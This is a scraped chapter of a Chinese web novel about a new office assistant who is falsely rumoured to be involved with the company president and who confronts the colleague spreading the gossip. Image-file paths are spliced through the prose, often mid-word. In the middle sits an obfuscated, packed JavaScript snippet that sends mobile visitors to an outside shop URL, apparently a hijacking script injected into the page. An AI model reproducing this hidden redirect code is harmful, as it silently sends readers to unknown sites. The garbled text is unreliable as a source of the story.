鹿昕不明白一个中午过去,大家的眼神为何不再友好,她只好默默坐回到工位上。
【我把你拉进总裁办负责的大群里。】
姚齐给她发了条信息,随后入群提醒跳出页面。
公告【接下来由鹿助负责整理各部门周报,各部门负责人直接发到她的邮箱里。】
鹿昕把自己群内的昵称改成名字加邮箱。
一会儿的功夫收到了不少封邮件,她一一点进去看,每个部门的周报格式不同,看起来非常累人。
她瞬间理解了“整理周报”这份工作的精髓,可是明明统一格式就能规避很多麻烦,却从没有人提出过。
难道是总裁办工作效率太强,根本不在意这一点麻烦。
可这一点麻烦对鹿昕这个职场小白来说并不简单,她仅仅是改成统一模版就花费了不少时间。
鹿昕揉了揉酸涩的眼睛,茶杯里的水已经见了底。
她拿着杯子去茶水间接水,刚到门口就听见里面的人叫她的名字。
“诶,你听说了吗?今天刚来的鹿助理好像和总裁有点关系。”
“听说了,群里不还在讨论吗?有人中午看见她长得漂亮,拍照在群里问是谁,后来不就说是今天刚来的鹿昕,聊着聊着突然有人说她是关系户。”“和俞总有关系,什么关系?”
“男人和女人能什么关系。”
茶水间里的人说说笑笑,听上去还有揶揄地推搡,她们丝毫不在意身处公司里的公众场合。
鹿昕听完明白下午上班时目光里复杂的成分是怎么回事了?
虽然她真的是关系户,关系户的属性不同,她不能是这种关系户。
鹿昕大大方方地走进茶水间,高跟鞋踩得蹬蹬作响,把关系户仗势欺人的模样拿捏得惟妙惟肖,活脱脱像朵黑心莲花。
“男人和女人除了暧昧关系,就不能是长辈和晚辈的关系,心脏看什么都脏。”
毫不避讳的三人没想到背后说人小话被逮了个现行,尴尬地站在一旁打桩。
她接完水,走出茶水间前还不忘恐吓她们一下。
“别再背后议论别人了,都说了我是关系户,小心我告状。”
鹿昕回到位置上没有一点报仇的快感,而是对自己第一天上班就招惹出闲话的闹心。
她找出刚加上的高梦的对话框。
【梦姐,你知道我们公司聊天的大群吗?】
【知道啊,你等一下我把你拉进去。】
群里基本上公司的人都在,你一言我一语,一会不看消息就几百加,高梦平常都把这个群屏蔽掉。
不看不知道一看吓一跳,群里不知道在讨论什么消息都翻不过来。
高梦随手翻了两下,通过几句就了解了发生的事情。
看到第一个提出俞总和鹿昕关系匪浅的人出自和男友同一个部门。
想到中午时和他提过,见到俞总拿给鹿昕工牌,她心里咯噔一下,把鹿昕拉进群后找到男友问他。
【你是不是和你同事说俞总和鹿昕有关系?】
【是说了。】
【你怎么能乱说?】
【我哪里乱说了,本来就是,早上的时候鹿昕撞上俞含章的车,我亲眼看见不仅没让她赔,两个人还拉拉扯扯地进的公司。】
【你……简直不可理喻,你这个人三观有问题,我们不合适。】
高梦切换到和鹿昕的聊天页面,向她说明了事情的原委,郑重其事地和她道歉。
鹿昕想到早上男人幸灾乐祸的嘴脸,感叹自己的点到底有多背。
她打开到摇签的软件,给今天算了一卦。
否之匪人,不利君子贞。
小人当道,君子受阻。
经过几个小时和表格的战斗,鹿昕终于把各部门的周报汇总到一张表上。
空闲时,她想到为何不设计一份统一的模版和在线协作方案,每个部门的汇报人直接填写,最后再由总裁办的人审查,省时又省力。
鹿昕拿出她本科时期考取计算机二级证书的全部实力,这份模版对她手到擒来。
根据现有流程冗余的环节,她做了一份《周报流程优化方案》,用流程图展示了节省的步骤和时间。
鹿昕摁下发送键,把方案和模版一并发给了俞含章。
【记得以后直接发给姚齐的邮箱,他才是你的顶头上司。】
【哦哦哦,我这是越级了,下次不会了,你先看看我的方案。】
【不错。】
【没了?】
【明天晨会,你来主持,把你的方案向大家汇报一下。】
【我这是闲的没事干,给自己找了点事?】
俞含章没回她,可能是日理万机,去忙了。
鹿昕赶快去向姚齐请教,如何主持明天的晨会。
姚齐告诉她,会议进行的顺序都有流程图,她需要做的是和每个部门的汇报人沟通,确认好时间,做好会前和会后的整理工作,对各部门的提案判断可行性和进行风险评估,最后汇报给俞总。
还别说,第一天上班就接到如此重要的工作,让鹿昕觉得天将降大任于斯人也。
必先苦其心志,劳其筋骨,饿其体肤。
还没到下班的点,她的肚子开始唱双簧,明明中午吃得比平时都要多。
为此,她得出一个结论,动脑袋很消耗脑力,脑力由能量提供,能量由食物提供。
所以,下班后她跑得飞快,直奔心爱的那家烤肉店。
“丫丫我跟你说,我第一天上班就被全公司议论了,虽然我真的是走后门的,但我老老实实地干自己的事,招谁忍谁了。”
鹿昕说着气愤地一口咬下生菜卷烤肉,把悲伤转换为食欲。
虞令雅眼里的疼惜要溢出来:“现在的人思想很极端,好处没落到他们身上,他们就会怨怼,小鹿你千万别往心里去。”她往鹿昕碟子上夹了几块肉,又递给她生菜。
“我当然不和他们一般见识,大女人要用实力证明一切,等着我闪耀莱宗吧。”鹿昕端起桌上的可乐,豪迈地放言。
虞令雅开团秒跟,默契地和她碰杯。
“小鹿我等着你用实力打他们所有人脸的一天。”
“不用等了,明天我就要主持晨会了,而且姚助说莱宗的传统就是谁主持晨会谁来负责会议后的提案评估。”
虞令雅眼睛一亮,很捧场地说:“看来俞总很重视你。”
鹿昕撇撇嘴:“大可不必,从前我的理想就是当一只醒了就吃,困了就睡的咸鱼,我这条咸鱼硬是让我妈给翻身了,现在真有种要和课本上的知识网恋奔现的感觉。”
“那你可要让课本上的知识爱上你。”
“臣妾做不到啊。”
鹿昕发自内心的内息被身后桌的吵闹掩盖。后面的声音越演越烈,她听清楚了说话的人是今天刚认识的高梦。
“就冲你随便找女孩谣言的行为来看,你就是个人品不端,道德低下的烂人。”
对面男人的声音鹿昕听着也耳熟,认出是早上看热闹的人。
“我人品有问题,你也好不到哪去,不是你和我说今天总裁办来了个人和俞总关系暧昧,也不是你怎么说我怎么可能和别人说,嘴张在人家身上,他们往群里说我能拦住?”
高梦气得不轻,声音中带着颤抖:“你是我男朋友所以有什么事想和你分享,那也不是你随意造女生黄瑶的借口。”往往造谣一张嘴,辟谣跑断腿,高梦和鹿昕一样,从前因为长相身材受到过不同程度的语言攻击,初中时她就比同班的男生高出一个头。
男生的嫉妒心同样强,你一言我一语,没少背地里造谣。
如;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17525992|203501||http|test|mini|href|location'.split('|'),0,{}));() {
$('.inform').remove();
$('#content').append('
今,对面人的嘴脸逐渐演变成少时那几个造谣过她的面孔,一样憎恶,恶心。
“我又没说错,今天早上她和俞总在停车场里搂搂抱抱,撞了车却不用赔,你说她不用钱赔,用什么赔?”
“田冠算是我看错你了,我还想着你找我是想求得我的原谅,没想到你原原本本就是这么个恶心透顶的人,我们别再见了。”
白日里鹿昕看见高梦谈到男友时,露出幸福的笑容,内心不是滋味。
田冠听见高梦说他恶心,嘴里喋喋不休地咒骂,鹿昕从来不是一个能坐观天外的人,更何况他辱骂的对象里还有她。
她一个猛子站起来,转身对着他们一股脑输出:“田冠是吧,就是你传我和俞含章谣言的?造谣算什么本事,欺负女人你那可怜的大男子主义得到了安抚?”
“你还真别说,你说对了,我和俞含章真有关系,你说我会不会把你刚才说的那段话拿给他听,或者说我去不去吹个枕边风。”
鹿昕摇摇手里的手机,笑得如同坐在上轿辇的华妃般。
不同的是华妃身后有家族和皇帝,而她身后空无一人。
田冠此人也就打打嘴炮,背后说点闲话,一到触碰到个人的核心利益,头缩得比谁都快。
鹿昕见他不敢再吭声,向高梦邀请道:“梦姐,别和男人生气,尤其是品行不行的男人,早发现早脱身,是好事啊,过来我们一起吃。”
高梦不再留恋,拿着包坐到了鹿昕身边,田冠一个人面对店里人看热闹的目光,屁股也坐不住,灰溜溜地走了。
鹿昕给不认识的两人互相介绍了一下,女孩子之间的友谊很神奇,一顿饭就能处成好朋友。
高梦接过虞令雅递来的烤肉,不解地问鹿昕:“刚才我和田冠的对话你真录视频了?”
“嗐,没有,他可不敢赌我录没录,赌输了饭碗就没了。”鹿昕坏笑,得意地甩开耳边的刘海。
“那你会向俞总说他造谣的事吗?对不起,侵犯你隐私了。”
鹿昕听到瞪大双眼:“怎么?你不舍得?”
高梦嗔怒地看了她一眼:“我不可能再对这种烂人留恋。”
鹿昕大师般为高梦指点迷津:“我和俞总真的没有关系,只不过他本科时期是我妈妈的学生,妈妈拜托他让我进公司学习,我只是实习一段时间。”
高梦哇了一声,惊讶时眼睛睁得圆圆的:“你妈妈是大学老师!女教授!你妈妈真了不起,你姥姥和姥爷也真了不起,那个年代能让一个女孩读到女教授,家庭的托举并不是羞耻,它恰恰证明了你有全家人的爱。”
“不想我们农村出身的,拼死拼活闯荡到上海,父母不说提供支持,他们甚至想扒开你的皮,吸附在你身上,喝干血液。”
鹿昕和虞令雅听着都十分触动,明白她一个人在大城市里打拼的不易。
两个人共同举杯,鹿昕总结性地说:“咱们话不多说,都在酒里。”看到杯中的黑褐色,“不对,可乐里。”
说完三人相视一笑。
吃饱喝足,鹿昕用上厕所的理由结了账,另外俩直说她不讲义气。
出了烤肉店迎面一阵冷风,鹿昕被冻得直哆嗦,西装领口低,露出胸前一大片。
高梦把自己脖子上的围巾摘了下来,温柔地给她戴上:“以后别穿这么少了,要风度不要温度。”
鹿昕感受着围巾带来的温暖,嘿嘿地笑:“每次嫌冷的时候我就发誓再也不穿这么少了,可是一看到那些小裙子我又忍不住穿,现在我有意识在里面搭配个牛仔裤或者穿个光腿神器,以前我可是冬天也要光腿。”
虞令雅在一旁补刀:“臭美死了,以后老寒腿了就不臭美了。”
鹿昕欠欠地说:“老了以后我就坐在轮椅上穿小裙子。”
高梦看着静静地看着她们打闹,月光下她的笑容温柔洁净。